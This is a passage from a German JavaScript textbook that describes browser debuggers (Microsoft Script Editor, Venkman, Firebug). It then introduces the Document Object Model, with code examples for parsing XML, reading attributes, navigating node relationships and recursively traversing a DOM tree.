In jedem Fall öffnet sich zunächst ein Dialogfenster, in dem Sie einen Debugger auswählen können. Hier selektieren Sie „Neue Instanz von Microsoft Skript Editor“ und setzen am besten auch ein Häkchen bei „Als Standard festlegen“. Sobald Sie Ihre Auswahl bestätigt haben, sollte sich der Script Editor öffnen.

Abb. 4.1 Die Debugging-Ansicht des Microsoft Script Editors



Haltepunkte setzen

Das Anwendungsfenster des Script Editors ist in mehrere Bereiche unterteilt. Den meisten Platz nimmt dabei der Code-Bereich ❶ in Anspruch, der Ihnen den Quelltext des momentan aktiven Scripts anzeigt. Dabei ist die Zeile, die gerade ausgeführt wird, mit einem Pfeil markiert. Im Code-Bereich können Sie durch einen Klick in den grauen Bereich links neben dem Quelltext auch neue Haltepunkte setzen.

Lokale Variablen, Call-Stack und Watch-Liste

Unterhalb des Code-Bereichs finden Sie unter der Überschrift „Lokal“ eine Liste der momentan gültigen lokalen Variablen ❷ und deren aktuellen Wert. Daneben, bzw. je nach persönlicher Anordnung auch an anderer Stelle, finden Sie unter der Bezeichnung „Aufrufliste“ den momentanen Call-Stack ❸. Damit können Sie selbst bei ineinander verschachtelten Funktionsaufrufen noch nachvollziehen, wo Sie sich in der Aufrufkette momentan befinden. Ganz rechts finden Sie schließlich den Kasten „Überwachung“ ❹, hinter dem sich eine Watch-Liste verbirgt. Um sich den momentanen Wert einer beliebigen Variable anzeigen zu lassen, tragen Sie in ein leeres Feld in der linken Spalte deren Namen ein. Auf diese Weise haben Sie auch die Möglichkeit, immer das aktuelle Objekt im Blick zu behalten. Hierzu tragen Sie einfach „this“ in die Watch-Liste ein.

Code-Ausführung steuern

Um die Code-Ausführung fortzuführen, zur nächsten Anweisung zu springen oder die aktuelle Funktion zu verlassen, finden Sie unterhalb der Menüzeile eine Werkzeugleiste ❺ mit den entsprechenden Schaltflächen.

Um das Debugging zu beenden, schließen Sie den Microsoft Script Editor. Ihre JavaScript-Anwendung läuft dann einfach weiter.

4.15.3 Venkman

Venkman war lange Zeit das einzige Debugging- und Profiling-Werkzeug für den Mozilla Firefox. Seit mit Firebug jedoch ein besser integrierter und einfacher zu bedienender Debugger auf dem Markt ist, hat Venkman an Bedeutung verloren. Unabhängig davon handelt sich bei Venkman jedoch um einen bewährten JavaScript-Debugger, der seine Aufgabe bestens erfüllt.

Venkman starten

Zum Starten von Venkman klicken Sie im „Extras“-Menü auf den Unterpunkt „JavaScript Debugger“. Es öffnet sich ein neues Fenster, das wie der Microsoft Script Editor in mehrere Bereiche aufgeteilt ist.

Abb. 4.2
Der Venkman Debugger

Im „Source Code“-Bereich sehen Sie den Quelltext des momentan ablaufenden Skripts ❶. Sollte dieser Bereich bei Ihnen fehlen, öffnen Sie das „View“-Menü, wählen Sie dort „Show/Hide“ und klicken Sie dann auf den Unterpunkt „Source Code“. Links vom Code-Bereich finden Sie den Punkt „Local Variables“, dort können Sie den Inhalt der lokalen Variablen der aktuellen Funktion prüfen ❷. Unterhalb dieses Bereichs finden Sie noch einen Reiter „Watches“, über den Sie eine Liste zu überwachender Variablen anzeigen lassen können. Ebenfalls in der linken Spalte befindet sich der Punkt „Call Stack“ ❸, der Ihnen die Position der aktuell ausgeführten Funktion innerhalb der Aufrufkette anzeigt. Beim darunterliegenden Reiter „Breakpoints“ finden Sie außerdem noch alle momentan aktiven Haltepunkte. Der Punkt „Interactive Session“ ❹ unterhalb des Code-Bereichs erfüllt im Wesentlichen zwei Aufgaben. Zum einen bietet er Ihnen eine Art Protokoll an, in dem Sie Informationen zur aktuellen Debug-Session lesen können, zum anderen fungiert er als interaktive Konsole. Das bedeutet, dass Sie in das Textfeld unterhalb des Ausgabebereichs beliebigen JavaScript-Code eingeben können. Dieser wird dann sofort evaluiert und das Ergebnis wird gegebenenfalls in der Konsole angezeigt. Der Punkt „Open Windows“ ❺ schließlich zeigt alle momentan geöffneten Dokumente und die mit diesen verknüpften JavaScript-Dateien. Über diesen Punkt können Sie schnell zu einem bestimmten Skript navigieren, und es sich dann mit Hilfe eines Doppelklicks im „Source Code“-Bereich anzeigen lassen.

Die eigentliche Arbeit mit Venkman ist erfreulich einfach. Zunächst sollten Sie das Programm so einstellen, dass es bei einem Skriptfehler die Kontrolle übernimmt. Dazu klicken Sie auf den Menüpunkt „Debug“, wählen dort „Error Trigger“ und dann „Stop for Errors“. Tritt nun ein Fehler auf, so öffnet sich Venkman und zeigt Ihnen die fehlerhafte Stelle im „Source Code“-Bereich.

Debuggen eines bestimmten Skripts

Um ein bestimmtes Skript zu debuggen, öffnen Sie die entsprechende Seite im Firefox und warten Sie, bis diese geladen ist. Klicken Sie in Venkman dann auf den „Stop“-Button und laden Sie die Seite neu. Sobald nun ein Skript gestartet wird, hält Venkman dieses an und zeigt Ihnen den entsprechenden Quelltext. Nun können Sie wie gewohnt mit „Step Over“, „Step Into“ und „Step Out“ durch den Code navigieren. Möchten Sie die Code-Ausführung nur an einer bestimmten Stelle anhalten, so haben Sie auch die Möglichkeit, Haltepunkte zu setzen. Dazu klicken Sie im Code-Bereich einfach links neben die entsprechende Zeile, woraufhin eine rote Markierung erscheinen sollte. Ein weiterer Klick verwandelt den Haltepunkt in einen sogenannten „Future Breakpoint“, der erst bei einem Refresh der Seite aktiv wird. Ein dritter Klick löscht den Haltepunkt wieder.

4.15.4 Firebug

Firebug hat sich in kürzester Zeit zum wichtigsten JavaScript-Debugger für den Mozilla Firefox entwickelt. Dieser Erfolg lässt sich vermutlich durch Firebugs hervoragende Browser-Integration erklären. Anders als viele andere JavaScript-Debugger öffnet Firebug kein eigenes Programmfenster, sondern blendet sich bei Bedarf unterhalb der aktuellen Webseite ein. Dazu installiert Firebug ein kleines Symbol in der rechten unteren Ecke der Statusleiste, das gleichzeitig auch als Fehler-Indikator fungiert.

Abb. 4.3 Firebug im Mozilla Firefox

Firebug aktivieren

Um Firebug zu verwenden, müssen Sie die Erweiterung zunächst aktivieren. Klicken Sie dazu auf das Firebug-Symbol in der rechten unteren Ecke oder klicken Sie auf den Menüpunkt „Extras“, wählen Sie dort „Firebug“ und klicken Sie dann auf „Open Firebug“. Sofern Firebug nicht bereits aktiv ist, erscheint nun die Meldung „Firebug is disabled“. Sie haben dann die Möglichkeit, Firebug entweder für alle Seiten zu aktivieren oder nur für die gerade geöffnete Seite. Nachdem Sie eine der beiden Optionen gewählt haben, erscheint das Benutzerinterface von Firebug. Anders als etwa Venkman legt Firebug seinen Schwerpunkt nicht allein auf das Debugging von JavaScript. Firebug bitetet eine enorme Bandbreite an Funktionen, die vom Inspizieren von DOM-Elementen bis hin zur Überwachung von HTTP-Traffic praktisch alle Bereiche der Client-seitigen Web-Entwicklung abdecken. Wir wollen uns an dieser Stelle jedoch auf die reine Debugging-Funktionalität von Firebug konzentrieren. Um diese zu nutzen, klicken Sie auf den Reiter mit Beschriftung „Script“ ❶. Firebug zeigt Ihnen nun den gerade aktiven JavaScript-Quelltext an ❷. Sollte eine Webseite mehrere externe Skripte einbinden, so können Sie über ein Drop-Down-Menü ❸ oberhalb der Code-Ansicht zwischen den verschiedenen Dateien hin und her wechseln. Rechts neben der Code-Ansicht finden Sie die Watch-Liste ❹, über die Sie sich den Inhalt von Variablen anzeigen lassen können, sowie den Reiter „Breakpoints“, über den Sie eine Liste aller Haltepunkte abrufen können.

Arbeiten mit Firebug

Die eigentliche Arbeit mit Firebug funktioniert ganz ähnlich wie bei den meisten anderen Debuggern. Links neben der Code-Ansicht finden Sie einen grauen Balken mit Zeilennummern. Ein Klick auf eine der Zeilennummern erzeugt einen neuen Breakpoint, der auch nach einem Refresh der Seite bestehen bleibt. Von einem Breakpoint aus können Sie dann über die üblichen Stepping-Funktionen ❺ Schritt für Schritt durch den Code navigieren. Außerdem zeigt Ihnen Firebug den aktuellen Call-Stack in Form einer Art Breadcrumb-Navigation[6] oberhalb der Code-Ansicht an ❻. Dabei wird für jede Funktion ein neuer Button angelegt, der Sie bei einem Klick direkt zur entsprechenden Stelle im Code führt.

[6] Breadcrumb-Navigationen findet man Webseiten und in Dateibrowsern. Sie bestehen aus einer Reihe von Links, die nebeneinander aufgelistet sind. Bei einer klassischen Breadcrumb-Navigation steht dabei jeder Link für eine Seite, die Sie zuvor aufgerufen haben. Häufig werden Breadcrumb-Navigationen jedoch auch verwendet, um Ihnen Ihre aktuelle Position innerhalb der Site-Hierarchie bzw. des Verzeichnisbaums anzuzeigen.

5 Das Document Object Model

Lange Zeit gab es nur eine einzige Möglichkeit, den Inhalt einer Webseite zu ändern: sie neu zu laden. Seit der Einführung von DHTML sind diese Zeiten vorbei und inzwischen lässt sich praktisch jeder Aspekt einer Webseite per JavaScript verändern. Wie das genau funktioniert, erfahren Sie in diesem Kapitel.

5.1 Hintergründe

Dokumentbäume

Die Struktur eines XML- oder HTML-Dokuments ist die eines Baums. Deshalb ist es nicht verwunderlich, dass Browser und XML-Parser auch intern baumartige Datenstrukturen zum Speichern solcher Dokumente verwenden. Bis vor einiger Zeit gab es für die Repräsentation dieser Dokumentbäume keine einheitlichen Standards. Insbesondere der Zugriff auf Dokumentbäume aus JavaScript heraus gestaltete sich schwierig, denn Microsoft und Netscape setzten hier auf zwei vollkommen verschiedene Objektmodelle. Mit der fortschreitenden Standardisierung des Webs hat man sich nun auch dieses Problems angenommen und das Document Object Model eingeführt.

DOM Versionen und Kompatibilität

Das Document Object Model existiert in verschiedenen Versionen und Ausführungen. Zum einen unterscheidet man zwischen dem HTML- und dem XML-DOM, zum anderen gibt es Spezifikationen unterschiedlichen Umfangs, die in Form von „Levels“ von einander abgegrenzt sind. Praktisch alle modernen Browser unterstützen DOM Level 1, wenn auch zum Teil nicht vollständig, und die meisten implementieren zumindest einzelne Funktionen des DOM Level 2. Leider sind die Implementierungen der unterschiedlichen Browserhersteller deswegen nicht vollständig kompatibel, weshalb man sich beim Einsatz von DOM in der Regel auf den „kleinsten gemeinsamen Nenner“ beschränken muss. Aus diesem Grund befasst sich dieses Kapitel vornehmlich mit jenen Funktionen des DOM, die Sie bedenkenlos einsetzen können, weil Sie von den meisten

Browsern unterstützt werden. Da es für einige Aufgaben keine einfachen Cross-Browser-Lösungen gibt, werden Sie hier außerdem erfahren, wie Sie sich in Einzelfällen mit der so genannten *Object-Detection* behelfen können.

Die nun folgende Einführung des Document Object Model ist in zwei Teile aufgeteilt. Im ersten Teil lernen Sie die Grundlagen des DOM kennen. Diese lassen sich gleichermaßen auf HTML- und XML-Dokumente anwenden. Im zweiten Teil erfahren Sie dann, wie sich das HTML- vom XML-DOM unterscheiden und wie Sie mit diesen APIs arbeiten.

5.2 JavaScript und das DOM

Das XML-DOM mit JavaScript ansprechen

Die Integration von JavaScript und HTML-DOM ist, wie zu erwarten, sehr stark. Im ersten Teil dieser Einführung wollen wir uns aber mit dem XML-DOM beschäftigen. Leider ist es um die Integration von JavaScript und XML-DOM aber weit weniger gut bestellt. Damit Sie die Beispiele in diesem Kapitel trotzdem ohne Mühe nachvollziehen und vor allem selbst ausprobieren können, finden Sie im Folgenden den Quelltext für eine HTML-Seite mit eingebettetem JavaScript-Code, die Ihnen die Arbeit mit dem XML-DOM erleichtern wird:

Listing 5.1

```
<html>
<head>
  <script type="text/javascript">
    namespace("dom");
    dom.documentFromString =
      function(xmlString) {
      if (typeof DOMParser != "undefined") {
        var parser = new DOMParser(); ❻
        return
          parser.parseFromString(xmlString,
          "text/xml");
      } else if (window.ActiveXObject) {
        var doc = new ActiveXObject(
          "Microsoft.XMLDOM"); ❼
        doc.async = false;
        doc.preserveWhiteSpace = true;
        doc.loadXML(xmlString);
        return doc;
      }
```

```
    }

    function run() { ❹
      var dokument = null;
      var ausgabe = "";
      var xmlString = ❺
        document.getElementById("xml").value;

      dokument = dom.documentFromString(
        xmlString);

      // Hier fügen Sie Ihren Code ein ❽

      document.getElementById(
        "output").innerHTML = ausgabe;
    }
  </script>
</head>
<body>
  <textarea id="xml" rows="30"
    cols="70"></textarea> ❶
  <input type="button" value="Start"
    onclick="run()" /> ❷
  <div id="output"></div> ❸
</body>
</html>
```

Die HTML-Seite an sich besteht aus einem mehrzeiligen Textfeld ❶, einem Start-Button ❷ und einem Ausgabefeld ❸. In das Textfeld schreiben Sie Ihren XML-Markup und klicken dann auf den Start-Button. Daraufhin wird die *run*-Funktion ❹ aufgerufen, welche den XML-Code aus dem Textfeld einliest ❺ und daraus, je nach Browser unter Verwendung eines DOMParser- ❻ bzw. ActiveX-Objekts ❼ ein DOM-Dokument erstellt. Auf dieses Dokument haben Sie dann über eine Variable mit dem naheliegenden Namen *dokument* Zugriff. Um die Beispiele auf den folgenden Seiten testen zu können, müssen Sie dann nur noch den dort abgedruckten JavaScript-Code an die entsprechend markierte Stelle einfügen ❽.

5.3 Grundlagen

Auf den folgenden Seiten erfahren Sie, wie das Document Object Model aufgebaut ist, wie Sie damit Dokumentbäume durchsuchen und wie Sie neue Elemente in einen Dokumentbaum einfügen können. Für unsere spätere Arbeit mit Web-Services und auch für die Erstellung grafischer Oberflächen ist dieses Vorwissen wesentlich.

5.3.1 Knoten

Alles ist ein Knoten

Jedes Element eines HTML- oder XML-Dokuments und sogar das Dokument selbst wird durch einen Knoten (engl. Node) im DOM-Baum repräsentiert (dieses Prinzip haben Sie bereits als „Composite-Pattern“ im Kapitel zu JavaScript kennen gelernt). Dabei gibt es insgesamt gut ein Dutzend verschiedene Arten von Knoten. Für uns sind allerdings nur vier Knoten-Typen wirklich von Interesse: Die Dokument-Knoten, die das gesamte Dokument repräsentieren, die Element-Knoten, die für die HTML- bzw. XML-Tags stehen, Attribut-Knoten, die, wie der Name bereits erahnen lässt, die Attribute eines Tags abbilden, und die Text-Knoten, die den Text zwischen den Tags speichern. Bei der Arbeit mit XML kann man darüber hinaus hin und wieder CDATA-Knoten antreffen. Diese speichern Text, der innerhalb eines Character-Data-Blocks definiert wurde. Da alle Elemente eines DOM-Baums vom Typ „Node“ abgeleitet sind, jedoch nicht alle Knotentypen über dieselben Attribute und Methoden verfügen, ist es manchmal notwendig, zwischen den Knotentypen zu unterscheiden. Zu diesem Zweck ist jeder Knotentyp mit einer bestimmten Nummer verbunden, die Sie der folgenden Tabelle entnehmen können:

Tabelle 5.1 Die verschiedenen DOM-Knotentypen

Nummer	Art
1	Element-Knoten
2	Attribut-Knoten
3	Text-Knoten
4	CDATA-Knoten
9	Dokument-Knoten

Um nun den Typ eines Knotens zu ermitteln, müssen Sie lediglich dessen `nodeType`-Attribut auslesen, das Ihnen dann eine der oben angegebenen Nummern zurückliefert.

Neben seinem Typ speichert jeder Knoten auch noch seinen Namen (`nodeName`) und seinen Wert (`nodeValue`). Bei Element-Knoten enthält das `nodeName`-Attribut den Tag-Namen, bei Text-Knoten die spezielle Zeichenkette „#text“. Genau andersherum verhält es sich beim `nodeValue`-Attribut: Bei Element-Knoten enthält es den Wert `null` und bei Text-Knoten den Text-Inhalt.

Weitere Standard-Attribute

5.3.1.1 Attribute

Wie breits erwähnt, behandelt das DOM auch Attribute als Knoten. Da weder HTML noch XML innerhalb eines Elements mehrere Attribute mit demselben Namen zulassen, hat man sich beim Entwurf des DOM entschieden, die Attribute in einer assoziativen Datenstruktur abzulegen und den Attributnamen als Schlüssel zu verwenden. Um den Wert eines bestimmten Attributs auszulesen, kann man zwei verschiedene Wege gehen. Zum einen verfügen Element-Knoten über eine Methode `getAttribute`, welche den Namen eines Attributs erwartet und dessen Wert als Zeichenkette zurückliefert. Zum anderen verfügen alle Knoten über ein Attribut `attributes`, welches Zugriff auf die Attribut-Knoten ermöglicht. Über `attributes` können Sie Attribute entweder sequenziell durchsuchen oder über die Methode `getNamedItem` auch anhand ihres Namens abfragen. Anders als `getAttribute` liefert `getNamedItem` jedoch einen Attribut-Knoten und nicht eine Zeichenkette zurück. Zum Vergleich der beiden Möglichkeiten hier ein Beispiel. Es soll das Attribut *nr* des *Kunde*-Tags ausgelesen werden:

Unterschiedliche Zugriffsarten

```
<Kunde nr="39432">…</Kunde>

var kunde = dokument.documentElement;
ausgabe += kunde.getAttribute("nr") +
  "<br />";
var nrAttribut =
  kunde.attributes.getNamedItem("nr");
ausgabe += nrAttribut.nodeValue;
```

Die Variable *dokument* enthält eine Referenz auf das obige XML-Dokument. Über das Attribut `documentElement` erreichen wir den Wurzel-Knoten <*Kunde*>. Nun holen wir uns den Wert des *nr*-Attributs über die Methode `getAttribute`. Weil die Methode eine Zeichenkette zurückliefert, können wir diese sofort per `document.write` am Bildschirm ausgeben. Für die zweite Variante holen wir uns über `getNamedItem` zunächst eine Refe-

renz auf den Attribut-Knoten und geben dann über das Attribut `nodeValue` dessen Wert aus.

5.3.1.2 Knoten-Beziehungen

Jeder Knoten verfügt über eine Reihe von Attributen, die seine Nachbarschaftsbeziehungen beschreiben. Die Bedeutung der einzelnen Attribute ist in der folgenden Grafik veranschaulicht:




Abb. 5.1 Nachbarschaftsbeziehungen eines DOM-Knotens

Verwobene Nachbarschaftsbeziehungen

Betrachtet man einen Knoten im Zusammenhang eines DOM-Baums, so wird schnell klar, wie eng verwoben seine Beziehungen mit den umliegenden Knoten sind. Jeder Knoten mit Ausnahme des Wurzel-Knotens besitzt einen ihm übergeordneten Eltern-Knoten (`parentNode`). Darüber hinaus kann es für jeden Knoten auch Geschwister-Knoten (engl. Siblings) geben, also andere Knoten mit demselben Eltern-Knoten. Ein DOM-Knoten kennt davon allerdings nur den unmittelbar vor ihm eingeordneten Geschwister-Knoten (`previousSibling`) und den unmittelbar folgenden Geschwister-Knoten (`nextSibling`). Alle anderen Geschwister-Knoten lassen sich nur mit einem Zwischenschritt, z. B. über den Eltern-Knoten erreichen. Schließlich kann jeder Knoten auch noch Kind-Knoten (`childNodes`) besitzen. Diese werden in einer Liste abgelegt und können sequenziell durchsucht werden. Außerdem gibt es noch zwei Attribute, die jeweils auf den ersten (`firstChild`) und den letzten Kind-Knoten (`lastChild`) verweisen.

Mit Hilfe dieser „Beziehungsattribute“ lässt sich jedes beliebige Element erreichen. Nehmen Sie das folgende Beispiel:

```
<?xml version="1.0"?>
<Kunde>
  <Adresse>
    <Vorname>Max</Vorname>
    <Nachname>Mustermann</Nachname>
  </Adresse>
</Kunde>
```

Um vom Wurzel-Knoten <*Kunde*> aus den Nachnamen „Mustermann“ zu erreichen, könnten Sie folgenden Ausdruck verwenden:

```
ausgabe = dokument.documentElement.
  firstChild.lastChild.firstChild.nodeValue;
```

Wir nehmen dabei an, *dokument* wäre ein Verweis auf das obige XML-Dokument. Über das Attribut `documentElement` erreichen wir den Wurzel-Knoten <*Kunde*>. Das erste `firstChild` bringt uns zum <*Adresse*>-Element, `lastChild` zu <*Nachname*>, `firstChild` zum Text-Knoten, der den Nachnamen enthält und `nodeValue` liefert uns den eigentlichen Text.

Komplizierte Ausdrücke

Hier zeigt sich bereits der größte Nachteil von DOM: Das Navigieren des DOM-Baums über die Knoten-Beziehungen ist umständlich und die dabei entstehenden Ausdrücke sind, ohne das entsprechende Dokument vor sich zu haben, praktisch unlesbar. Außerdem beschreiben Attribute wie `firstChild` oder `nextSibling` die genaue Lage eines Elements. Viele XML-Doctypes oder Schemata lassen es jedoch zu, Knoten in beliebiger Reihenfolge anzuordnen. So könnte etwa in unserem Beispiel der <*Nachname*>-Tag vor dem <*Vorname*>-Tag stehen, ohne dass das Dokument dadurch seine Gültigkeit verlieren würde. Dann würde allerdings der obige Ausdruck, statt wie zu erwarten des Nachnamens den Vornamen zurückliefern. Beim Verwenden von Knoten-Beziehung ist also besondere Vorsicht geboten.

Es kommt allerdings noch schlimmer: Egal, was Sie versuchen, das obige Code-Beispiel liefert Ihnen weder den Vor- noch den Nachnamen, sondern eine Fehlermeldung. Im Firefox lautet diese zum Beispiel:

```
Fehler: dokument.documentElement.
firstChild.lastChild has no properties
```

Leerzeichen sind Knoten

Was ist hier falsch? In unserem XML-Dokument haben wir zur besseren Lesbarkeit Einrückungen verwendet, die beispielsweise aus Leerzeichen oder Tabs bestehen. Für uns als Entwickler ist völlig

klar, dass diese Einrückungen bedeutungslos sind und beim Parsen ignoriert werden können. Für den Parser ist das allerdings weniger offensichtlich. Es könnte ja schließlich auch sein, dass Sie bewusst Leerzeichen in Ihr XML-Dokument eingefügt haben, weil diese für Ihre Anwendung eine besondere Bedeutung haben. Die meisten DOM-Parser wandeln daher Leerzeichen und Tabs standardmäßig in Text-Knoten um. Wenn wir also schreiben:

```
dokument.documentElement.firstChild...
```

landen wir nicht beim <*Adresse*>-Tag sondern bei einem Text-Knoten, der Leerzeichen enthält. Dieser hat natürlich keine Kind-Knoten, weshalb der Aufruf von `lastChild` dann eine Fehlermeldung auslöst. Man könnte jetzt natürlich versuchen, mit Hilfe der Knoten-Beziehungen die Einrückungs-Text-Knoten einfach zu überspringen, damit wäre unser Code dann aber nicht mehr nur von der Anordnung der Knoten, sondern sogar von der Formatierung des XML-Markup abhängig.

Keine einfache Lösung

Bedauerlicherweise gibt es für dieses Problem keine einfache Lösung. Der DOM-Parser des Internet Explorers ignoriert zwar standardmäßig Einrückungen[7], in anderen Browsern lässt sich dieses Verhalten jedoch überhaupt nicht erreichen. In unserem konkreten Fall gibt es allerdings einen Trick, mit dem wir uns behelfen können. Da uns der XML-Markup als Zeichenkette vorliegt, können wir diese vor dem eigentlichen Parsen zunächst von überflüssigen Leerzeichen befreien und so dafür sorgen, dass die Leerzeichen auch im DOM-Baum nicht auftauchen. Dazu müssen Sie lediglich unsere *run*-Funktion etwas modifizieren:

```
var xmlString =
  document.getElementById("xml").value;
xmlString = xmlString.replace(/>(\s)+</g,
  "><");
```

Die erste Zeile finden Sie in der gleichen Form in unserer *run*-Funktion. Hier besorgen wir uns einfach den vom Benutzer eingegebenen XML-Quelltext und speichern ihn in der Variable *xmlString*. Um diese Zeichenkette nun zu „bereinigen“, verwenden wir die `String`-Methode `replace`. Diese Methode erwartet als ersten

[7] In unserem Fall haben wir den Parser über das Attribut `preserveWhiteSpace` explizit angewiesen, Einrückungen als Textknoten zu behandeln. Setzen Sie dies Attribut auf false, so werden Leerzeichen ignoriert.

Parameter einen regulären Ausdruck, der zum Auffinden der zu ersetzenden Textstellen verwendet wird. Der zweite Parameter legt dann fest, wodurch die gefundenen Textstellen ersetzt werden sollen. Der reguläre Ausdruck findet alle Stellen im Text, bei denen Leerzeichen, Tabs und anderer Leerraum zwischen zwei spitzen Klammern stehen. Das Ergebnis der Ersetzung ist dann ein um alle überflüssigen Leerzeichen bereinigter XML-String.

Besser: Iterativ vorgehen

Zwar funktioniert dieser Trick in unserem speziellen Fall sehr gut, in der Regel hat man es allerdings mit bereits geparstem XML oder HTML zu tun. In solchen Situationen muss man anders vorgehen. Statt wie bisher zu versuchen, den gesuchten Knoten über eine Aneinanderreihung verschiedener Beziehungs-Attribute zu erreichen, wählen wir einen iterativen Ansatz. Betrachten Sie dazu noch einmal das vorherige XML-Beispiel. Nach wie vor möchten wir den Nachnamen unseres Kunden auslesen, doch dabei sollen nun weder Einrückungen noch die genaue Reihenfolge der einzelnen Elemente eine Rolle spielen. Beim „Navigieren" durch den DOM-Baum können wir jetzt also deutlich weniger Annahmen über die Position der einzelnen Knoten machen. Natürlich erschwert das die Sache ganz erheblich, sodass der folgende Code auch deutlich länger ist als der bisherige:

Listing 5.2

```
var kunde = dokument.documentElement; ❶
var adresse, nachname;
var i = 0, j = 0;
while (i < kunde.childNodes.length &&
  !adresse) {
  if (kunde.childNodes[i].nodeName ==
    "Adresse") { ❷
    adresse = kunde.childNodes[i];
    while (j < adresse.childNodes.length &&
      !nachname) {
      if (adresse.childNodes[j].nodeName ==
        "Nachname") { ❸
        nachname = adresse.childNodes[j];
        ausgabe =
          nachname.firstChild.nodeValue; ❹
      }
      j++;
    }
  }
  i++;
}
```

Im ersten Schritt besorgen wir uns wie gehabt eine Referenz auf den Wurzel-Knoten ❶. Nun suchen wir das <*Adresse*>-Element, indem wir das `nodeName`-Attribut jedes einzelnen seiner Kind-Knoten überprüfen ❷. Ist dieses gefunden, so überprüfen wir wiederum dessen Kind-Knoten bis wir schließlich auch das <*Nachname*>-Element gefunden haben ❸. Den eigentlichen Textwert bekommen wir wie bisher auch über `firstChild.nodeValue` ❹. Da die vielen String-Vergleiche bei der Suche nach den Knoten unter dem Aspekt Performance relativ teuer sind, verwenden wir hier `while`- anstelle von `for`-Schleifen. So können wir die Suche abbrechen, sobald ein entsprechender Knoten gefunden wurde[8].

Natürlich ist diese Form der Suche nach bestimmten Knoten sehr mühsam. Im Abschnitt „Auffinden von Knoten" werden Sie deshalb zwei Möglichkeiten kennen lernen, wie Sie sich hier einiges an Arbeit sparen können.

5.3.2 Traversieren eines DOM-Baums

Umgang mit unbekannten XML-Dokumenten

Bei der Arbeit mit DOM-Bäumen hat man oft bereits eine recht genau Vorstellung von ihrem Aufbau. Soll eine JavaScript-Anwendung beispielsweise ein XML-Dokument von einem Web-Server entgegennehmen und verarbeiten, so legt man sich in der Regel zuvor auf ein bestimmtes Format fest und schreibt dann JavaScript-Code, der sich auf dieses Format bezieht. In manchen Fällen ist diese Herangehensweise jedoch nicht möglich, z. B. wenn XML-Dokumente von einem fremden Server abgerufen werden. Außerdem besteht auch die Möglichkeit, Code zum Verarbeiten von XML-Dokumenten sehr generisch zu halten. So kann man beispielsweise Objekte zu XML serialisieren und an anderer Stelle wieder zu Objekten deserialisieren. In beiden Fällen muss man einen DOM-Baum traversieren, ohne zu wissen, wie dieser eigentlich aufgebaut ist.

Rekursiv traversieren

Da es sich bei einem DOM-Dokument um einen Baum handelt, kann man es nicht einfach linear durchlaufen. Stattdessen verwendet man üblicherweise entweder Rekursion oder einen expliziten Stack. Das folgende Beispiel zeigt, wie Sie den DOM-Baum eines XML-Dokuments mit Hilfe von Rekursion traversieren können. Dabei generiert das Programm eine verschachtelte Liste, welche die Struktur des Dokuments widerspiegelt. Um das Beispiel selbst auszuprobieren, benutzen Sie wie gewohnt unsere anfangs beschriebene

[8] Sie könnten natürlich auch `for`-Schleifen in Kombination mit dem `break`-Schlüsselwort verwenden.

Vorlage. Die nun folgenden Funktion *traverseDocument* platzieren Sie dabei möglichst an den Anfang des <script>-Tags:

Listing 5.3

```
function traverseDocument(node, start) {
  var color = "#000";
  if (node.nodeType == 3) { ❷
    color = "#00F";
  }
  var traversal = '<li style="color: ' +
    color + '">' + node.nodeName; ❸
  var children = '';
  for (var i = 0; i <
    node.childNodes.length; i++) { ❹
    children += traverseDocument(
      node.childNodes[i], false); ❺
  }
  if (children.length > 0) {
    traversal += '<ul>' + children +
      '</ul>';
  }
  traversal += '</li>';
  if (start) {
    traversal = '<ul>' + traversal +
      '</ul>'; ❻
  }
  return traversal;
}
```


Diesen Funktionsaufruf müssen Sie an die gewohnte Stelle in der *run*-Funktion einfügen:

```
ausgabe = traverseDocument(
      dokument.documentElement, true); ❶
```

Die Traversierung des DOM-Baums wird von der Funktion *traverseDocument* übernommen. Dieser Funktion übergeben wir einen beliebigen DOM-Knoten, in unserem Beispiel den Wurzel-Knoten des XML-Dokuments ❶, und geben dann ihren Rückgabewert auf dem Bildschirm aus. Die Funktion *traverseDocument* gibt den generierten HTML-Code nicht direkt aus, da sie diesen ansonsten ebenfalls traversieren würde und so in eine Endlosschleife geraten könnte. Innerhalb der Funktion prüfen wir zunächst, ob wir es mit einem Text-Knoten zu tun haben ❷, und sorgen in diesem Fall dafür, dass der Knoten blau dargestellt wird. Anschließend hängen

